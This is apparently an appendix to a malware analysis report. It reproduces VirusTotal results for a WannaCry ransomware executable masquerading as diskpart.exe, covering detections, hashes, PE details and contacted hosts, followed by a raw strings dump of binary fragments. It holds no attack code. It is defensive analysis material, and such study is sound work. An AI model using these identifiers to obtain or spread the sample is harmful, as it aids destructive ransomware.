
6.1 APPENDIX A – VIRUSTOTAL OUTPUT


6.1.1 Detection


67
/ 72
Community Score
67/72 security vendors and 6 sandboxes flagged this file as malicious
Reanalyze
Similar
More
ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
diskpart.exe
Size
3.35 MB
Last Modification Date
24 minutes ago
EXE
peexe
malware
self-delete
checks-network-adapters
runtime-modules
long-sleeps
calls-wmi
macro-create-ole
checks-disk-space
checks-cpu-name
checks-user-input
direct-cpu-clock-access
executes-dropped-file
detect-debug-environment
overlay
via-tor
DETECTION
DETAILS
RELATIONS
BEHAVIOR
TELEMETRY
COMMUNITY 30+
Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Popular threat label ransomware.wannacry/wannacryptor
Threat categories ransomware trojan
Family labels wannacry wannacryptor wanna
Security vendors' analysis
Do you want to automate checks?
AhnLab-V3 Trojan/Win32.WannaCryptor.R200571
Alibaba Ransom:Win32/WannaCry.ali1020010
AliCloud RansomWare
ALYac Trojan.Ransom.WannaCryptor
Antiy-AVL Trojan[Ransom]/Win32.Scatter
Arcabit Trojan.Ransom.WannaCryptor.A
Avast Win32:WanaCry-A [Trj]
AVG Win32:WanaCry-A [Trj]
Avira (no cloud) TR/Ransom.JB
Baidu Win32.Trojan.WannaCry.c
BitDefender Trojan.Ransom.WannaCryptor.A
BitDefenderTheta Gen:NN.ZexaF.36802.wt0@aGEmS3di
Bkav Pro W32.WanaCryptBTTc.Worm
ClamAV Win.Ransomware.Wannacryptor-994018...
CrowdStrike Falcon Win/malicious_confidence_100% (W)
Cybereason Malicious.5a5d21
Cylance Unsafe
Cynet Malicious (score: 100)
DeepInstinct MALICIOUS
DrWeb Trojan.Encoder.11432
Elastic Malicious (high Confidence)
Emsisoft Trojan.Ransom.WannaCryptor.A (B)
eScan Trojan.Ransom.WannaCryptor.A
ESET-NOD32 Win32/Filecoder.WannaCryptor.D
Fortinet W32/WannaCryptor.6F87!tr.ransom
GData Win32.Trojan-Ransom.WannaCry.A
Gridinsoft (no cloud) Ransom.Win32.Filecoder.dd
Ikarus Trojan-Ransom.WannaCry
Jiangmin Trojan.Wanna.eo
K7AntiVirus Trojan (0050d7171)
K7GW Trojan (0050d7171)
Kaspersky Trojan-Ransom.Win32.Wanna.zbu
Kingsoft Win32.Troj.Undef.a
Lionic Trojan.Win32.Wanna.toNn
Malwarebytes Generic.Malware.AI.DDS
MAX Malware (ai Score=100)
MaxSecure Trojan.Ransom.Wanna.d
McAfee Ransom-O.g
Microsoft Ransom:Win32/WannaCrypt
NANO-Antivirus Trojan.Win32.Ransom.eoptnj
Panda Trj/RansomCrypt.K
QuickHeal Ransom.WannaCrypt.A4
Rising Ransom.WanaCrypt!1.AAEB (CLASSIC)
Sangfor Engine Zero Ransom.Win32.Save.WannaCry
SecureAge Malicious
SentinelOne (Static ML) Static AI - Malicious PE
Skyhigh (SWG) BehavesLike.Win32.RansomWannaCry.wc
Sophos Troj/Ransom-EMG
Symantec Ransom.Wannacry
TACHYON Ransom/W32.WannaCry.Zen
TEHTRIS Generic.Malware
Tencent Trojan-Ransom.Win32.WannaCry.kd
Trapmine Malicious.high.ml.score
Trellix (FireEye) Generic.mg.84c82835a5d21bbc

Skyhigh (SWG)	BehavesLike.Win32.RansomWannaCry.wc	Sophos	Troj/Ransom-EMG
Symantec	Ransom.Wannacry	TACHYON	Ransom/W32.WannaCry.Zen
TEHTRIS	Generic.Malware	Tencent	Trojan-Ransom.Win32.WannaCry.kd
Trapmine	Malicious.high.ml.score	Trellix (FireEye)	Generic.mg.84c82835a5d21bbc
TrendMicro	Ransom_WANA.A	TrendMicro-HouseCall	Ransom_WANA.A
Varist	W32/Trojan.ZTSA-8671	VBA32	TrojanRansom.WannaCrypt
VIPRE	Trojan.Ransom.WannaCryptor.A	VirIT	Trojan.Win32.WannaCry.B
ViRobot	Trojan.Win32.S.WannaCry.3514368.N	WithSecure	Trojan.TR/Ransom.JB
Xcitium	Malware@#4gwtqo9z2tkf	Yandex	Trojan.Igent.bUj9pX.12
Zillya	Trojan.WannaCry.Win32.2	ZoneAlarm by Check Point	Trojan-Ransom.Win32.Wanna.zbu
Zoner	Trojan.Win32.55605	Acronis (Static ML)	Undetected
CMC	Undetected	Google	Undetected
Palo Alto Networks	Undetected	SUPERAntiSpyware	Undetected
Avast-Mobile	Unable to process file type	BitDefenderFalx	Unable to process file type
Symantec Mobile Insight	Unable to process file type	Trustlook	Unable to process file type

6.1.2 Details


DETECTION
DETAILS
RELATIONS
BEHAVIOR
TELEMETRY
COMMUNITY 30+
Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Basic properties
MD5 84c82835a5d21bbcf75a61706d8ab549
SHA-1 5ff465afaabcbf0150d1a3ab2c2e74f3a4426467
SHA-256 ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
Vhash 036046656d1570a8z3631lz1fz
Authentihash 4b2c4c7f06f5ffaeea6efc537f0aa66b0a30c7ccd7979c86c7f4f996002b99fd
Imphash 68f013d7437aa653a8a98a05807afeb1
Rich PE header hash 417a06d07f984f3bce5cd06546c98842
SSDEEP 98304:QqPoBhz1aRxcSUDk36SAEdhvxWa9P593R8yAVp2g3xcQqPe1Cxcxk3ZAEUadzR8yc4gB
TLSH T173F533F4E221B7ACF2550EF64855C59B6A9724B2EBEF1E26DA8001A70D44F7F8FC0491
File type Win32 EXE executable windows win32 pe peexe
Magic PE32 executable (GUI) Intel 80386, for MS Windows
TrID Win32 Executable MS Visual C++ (generic) (37.8%) | Microsoft Visual C++ compiled executable (generic) (20%) | Win64 Executable (generic) (12.7%) | Win32 Dynamic ...
DetectItEasy PE32 | Compiler: EP:Microsoft Visual C/C++ (6.0 (1720-9782)) [EXE32] | Compiler: Microsoft Visual C/C++ (12.00.9782) [C++] | Linker: Microsoft Linker (6.00.8047) | To...
File size 3.35 MB (3514368 bytes)
PEiD packer Microsoft Visual C++
History
Creation Time 2010-11-20 09:05:05 UTC
First Seen In The Wild 2016-05-16 15:27:03 UTC
First Submission 2017-05-12 07:31:10 UTC
Last Submission 2024-04-05 12:45:48 UTC
Last Analysis 2024-04-05 12:45:48 UTC
Names
WannaCrypt0r.exe
diskpart.exe
ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
SuperKeyPass.exe
malware_no_executar
wannacry.exe
WannaCry.exe
WannaCry.bin
aqua.exe
WannaCry.txt
Signature info
Signature Verification
File is not signed
File Version Information
Copyright © Microsoft Corporation. All rights reserved.
Product Microsoft® Windows® Operating System
Description DiskPart
Original Name diskpart.exe
Internal Name diskpart.exe
File Version 6.1.7601.17514 (win7sp1_rtm.101119-1850)



Portable Executable Info

Compiler Products

[IMP] Windows Server 2003 SP1 DDK build 4035 count=13
[---] Unmarked objects count=163
[C++] VS98 (6.0) SP6 build 8804 count=7
[RES] VS98 (6.0) SP6 cvtres build 1736 count=1
id: 0xc, version: 7291 count=2
id: 0xb, version: 8047 count=1
id: 0xe, version: 7299 count=4
id: 0xa, version: 8047 count=11
id: 0x4, version: 8047 count=4

Header

Target Machine	Intel 386 or later processors and compatible processors
Compilation Timestamp	2010-11-20 09:05:05 UTC
Entry Point	30650
Contained Sections	4

Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	4096	27056	28672	6.4	920e964050a1a5dd60dd00083fd541a2	205225.92
.rdata	32768	24432	24576	6.66	2c42611802d585e6eed68595876d1a15	421271.69
.data	57344	6488	8192	4.46	83506e37bd8b50cacabd480f8eb3849b	502756.31
.rsrc	65536	3448736	3448832	8	f99ce7dc94308f0a149a19e022e4c316	647.82

Imports

+ KERNEL32.dll
+ USER32.dll
+ ADVAPI32.dll
+ MSVCRT.dll

Contained Resources By Type

RT_MANIFEST	1
RT_VERSION	1
XIA	1

Contained Resources By Language

ENGLISH US	3


Contained Resources

SHA-256	File Type	Type	Language	Entropy	Chi2
5873c1b5b246c80ab88172d3294140a83d711cd64520a0c7dd7837f028146b80	ZIP	XIA	ENGLISH US	8	450.37
f8cbc0ddb17a85f2ba099416961efef915f8eba926681df7cd2c1fa69f3c2b6a	unknown	RT_VERSION	ENGLISH US	3.53	68837.26
590b5bae6a9c329da6d5b836e3ec9baeb9607b8ea88e7015a01e021fc416707f	unknown	RT_MANIFEST	ENGLISH US	5.04	17066.64

Overlay

filetype	data
md5	5822a94206522fe5382d2f00acc5cadf
entropy	7.999859178965702
offset	65536
size	1572864

6.1.3 Relations



DETECTION | DETAILS | RELATIONS | BEHAVIOR | TELEMETRY | COMMUNITY 30+

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Contacted URLs (1)

Scanned	Detections	Status	URL
2023-10-07	0 / 90	-	http://192.168.122.1:9200/_bulk

Contacted Domains (18)

Domain	Detections	Created	Registrar
129.214.248.87.in-addr.arpa	1 / 90	-	-
147.251.123.92.in-addr.arpa	1 / 90	-	-
152.251.123.92.in-addr.arpa	1 / 90	-	-
245.50.188.52.in-addr.arpa	1 / 90	-	-
61.234.212.23.in-addr.arpa	0 / 90	-	-
62.102.50.20.in-addr.arpa	1 / 90	-	-
82.250.63.168.in-addr.arpa	1 / 90	-	-
crt.sectigo.com	0 / 90	2018-08-16	CSC CORPORATE DOMAINS, INC.
firefox.settings.services.mozilla.com	0 / 90	1994-10-18	MarkMonitor Inc.
fp2e7a.wpc.2be4.phicdn.net	0 / 90	2014-11-14	GoDaddy.com, LLC
fp2e7a.wpc.phicdn.net	0 / 90	2014-11-14	GoDaddy.com, LLC
google.com	0 / 90	1997-09-15	MarkMonitor Inc.
prda.aadg.msidentity.com	0 / 90	2016-03-21	MarkMonitor Inc.
query.prod.cms.rt.microsoft.com	0 / 90	1991-05-02	MarkMonitor Inc.
sfd-production.azurefd.net	0 / 90	2018-05-08	MarkMonitor Inc.
time.windows.com	0 / 90	1995-09-11	MarkMonitor Inc.
tse1.mm.bing.net	0 / 90	1997-09-03	MarkMonitor Inc.
www.google.com	0 / 90	1997-09-15	MarkMonitor Inc.

Contacted IP addresses (115)

IP	Detections	Autonomous System	Country
104.112.185.183	0 / 90	16625	US
109.105.109.162	4 / 90	2603	DK
127.0.0.1	2 / 90	-	-
128.31.0.39	8 / 90	3	US
131.188.40.189	9 / 90	680	DE
137.74.19.201	0 / 90	16276	FR
142.93.208.127	1 / 90	14061	IN
146.0.32.144	0 / 90	24961	DE
149.154.154.155	2 / 90	57169	AT
154.35.175.225	4 / 90	-	US

Execution Parents (745)

Scanned	Detections	Type	Name
2023-05-30	38 / 71	Win32 EXE	wanna3.exe
2023-06-06	64 / 71	Win32 EXE	8479206ff1a47362199ddabebb7358d2.virus
2024-04-05	67 / 72	Win32 EXE	lhdfrgui.exe
2023-05-30	57 / 71	Win32 EXE	WinInfo.Scr
2023-05-30	64 / 70	Win32 EXE	Libes_V2.exe
2023-05-30	50 / 70	Win32 EXE	=?UTF-8?B?572R5piT5bel5YW3566x56uv5ZCv5YqoLmV4ZQ==?=
2023-05-28	64 / 71	Win32 EXE	lhdfrgui.exe
2023-09-26	66 / 71	Win32 EXE	lhdfrgui.exe
2023-06-21	3 / 61	ZIP	WANACRYPTOR.bin.zip
2023-05-30	56 / 70	Win32 EXE	Tender.pdf.exe

6.2 APPENDIX B – STRINGS OUTPUT

Strings v2.51
Copyright (C) 1999-2013 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data

.rsrc
9t$
49t$
TVWj
PVVh
VVV
tE9u
VWj
j-3
Y@P
PVVW
SVWjcf
Yv
GPG
_^[
fy@
_^d
@Iu
@Ou
X_^[
SVW
t93
9|$
X_^[
SVW
SSj
~Tj
tVS
t1;
|';
_^[
^t19
t)9
t!9
VW3
t:3
9D$
QPPh
SVW
VVj
tXVP
w>WV
t-V
PWS
_^[
X_^]
^t)9
t!9

X_^[]
j13
@jj
j\P
j\P
SVP
WWP
WWWWWPj
SVV
WWV
^[_
VWh<
t8V
t*P
SjJ3
PWV
PWV
X[_^
Yt-
dVj
F;u
Yu#j
SVW
uSh8
Yu8S
Yt-
j\P
j\P
SSh
SSh
SSS
_^3
hn!@
t$
t$
SVWj@
>MZt
?PE
(Ju
u$j
u$j
t'j<j
u$h
u$j
wTS
U$VW
@4+G4t
Yt<V

Yt1V
Yt&
@(;
t29N
t&QW
_^[
;D$
QSVW
YtT
X_^[
K8IV
(f9A
Yt0
Yts
_^[
t;W
8;x
q89p8t
q0h
QRS
^[]
X^_
vVSW
B9M
_[j
X^]
V$Y
v0%
0j~
V,YYj
V,YYj
[_^
tY9V
r>+
CC;F
_^[
tk9^
I(P
t,W3
v0P
V,YYG;~
v0h
SVW
t+;
t"
t+;
t"
t$;

_^[
SV3
@3W
@3w
@3O
4SV
A#3
C9}
_^[
4SV
A#3
C9}
_^[
G@F;
W8^
vGSW
_^[
uQ3
QSV
F,9E
N(9F4
_^[
G0;
G,+
G0;
G,+
G,+
;G(
G,;
O(;
W4VW
G,+
;O,u
G,;
O(;
W4VW
G,+
W4VW
9W0t$
W4VW
_^[
N=@
0B@
~A@
P$YY
W$YY
^ t
SSS

G0_^[
Wj@j
tLh
V$YY
V$W
_^[
,SV
F0;
N,+
tlHt Ht
X)E
s"
N,;
V(;
F4WV
V,+U
V,9U
F(;
W$Y
F Y
F,+E
F4WV
_^[
W$Y
F4WV
9N0
N4P
:E@
+F@
nG@
5I@
JK@
V$W
SVW
_^[
} j
u 9
M j
9E
G;}
A;M
E(j
N#u
;0t
+]
WSP
V$Y
Y[^

u(j
SWP
u h
w%3
V$Y
Y_[^
F0;
F,+
s(;
A@Nu
N4_^[
_^]
t*V
YY3
9~
~(9~$u
V9x
X_^
v[@
X_^[]
J[@
RY@
=Z@
n[@
r[@
uKSh
SSW
SSW
_^[
tC8P
t69U
Yu!
WPV
_^]
SWj
X9E
Y_[
@+E
j Y
Y_^[
tA;E
;} r
](;
[_^
F$WWW
FxWP
@;F
NLWWW

FxWP
FxP
F49E
;F<t
;F@t
;FDt
;FHt
_^[
SVW
k9_
9_|t
t)h
^Lu
O<3
9_4
^$P
G0$
gE#
xV4
xV4
YYu
w|3
_^[
QQS
p|;
F\;
Fhj
F<P
v`j
~<)~X
FpP
)N|
)~\)~
)~\
F\t7
_^[
s|;
H9n\u
FP;FTt
.9n@
k|_^][Y
?Pf
Y<\t
</t
SVW
WWWWh
<\t
</u

Yu*h0
Yh,
_^[
</t
<\u
t(+
VWP
</t
<\t
</t
<\u
Yui
SPW
/t#
|1~
Y_^[
QVhD
Y^_
hSVW
h<y@
>"u:F
<"u
>"u
< v
> v
XPVSS
c|w{
&6?
9JLX
CM3
~=d]
x%.
a5W
BhA
lpHP
AOg
V>K
_`Q
cU!
P00`
}++V
=j&&LZ66lA??~
\44h
S11b?
e##F^
i''N
t,,X.
M;;va

}{))R>
q//^
` @
gK99r
U33f
D<<x
!H88p
c!!B0
G==z
f""D~**T
V22dN::t
l$$H
Y77n
o%%Jr..\$
B>>|
_55j
x((Pz
)w--Z
,cc
T00`P
++V}
@}}
&&Lj66lZ??~A
O44h\
s11bS
R##Fe
&''Ni
,,Xt
6-nn
;;vM
))R{
>//^q
, @`
99rKJJ
33fU
<<xD
88pH
u!!Bc
/__
==zGdd
2+ss
""Df**T~
y^^
;22dV::tN
$$Hl\\
7yy
C77nYmm
dNN

%ee
%%Jo..\r
|tt
>!KK
>>|B
55j_WW
"3ii
IUU
((Px
1BB
--Zw
,:c
0`P0
g+V}+
&Lj&6lZ6?~A?
4h\4
1bS1
#Fe#
'Ni'
,Xt,
R;vM;
)R{)
/^q/
@`
9rK9J
M3fU3
P<xD<
8pH8
!Bc!
~=zG=d
"Df"*T~*
2dV2:tN:
Hl\
7nY7m
x%Jo%.\r.
p>|B>
a5j_5W
U(Px(
-Zw-
`P00
ggV}++
Lj&&lZ66~A??
h\44Q
bS11*?
Fe##
Ni''
Xt,,4.
ZZ[

RRvM;;
R{))
^q//
@`
rK99
MMfU33
PPxD<<%
QQ]
pH88
Bc!! 0
__5
DD.9
~~zG==
]]2+
Df""T~**;
dV22tN::
Hl$$
bb9
nY77
NNI
zzG
xxJo%%\r..8$
tt>!
KKa
pp|B>>q
aaj_55
WWi
UUPx((
AA)
Zw--
TTm
QSeA~
^':
D5&
!tX)i
uxy
k>X
`3Q
XhHp
{R#
KrW
S.4
q^Q
!>=
P`$
NrZl
='9-6d
:.6$

aiKwZ
;fD4~
[v)C
cB@"
}$J
,}V
_jbF~T
6oJ
11#?*0
MvM
CTM
QeF
GzY
,4$8_@
I<(A
Vda
t\lHBW
QPeA~S
^':
0 Umv
D5&
-!tX
ujy
x>X
SbEwd
hHpX
Uf*(
S.4
gwB
+2Hp
rZlN
9-6'
\h!T[
.6$:g
KwZi
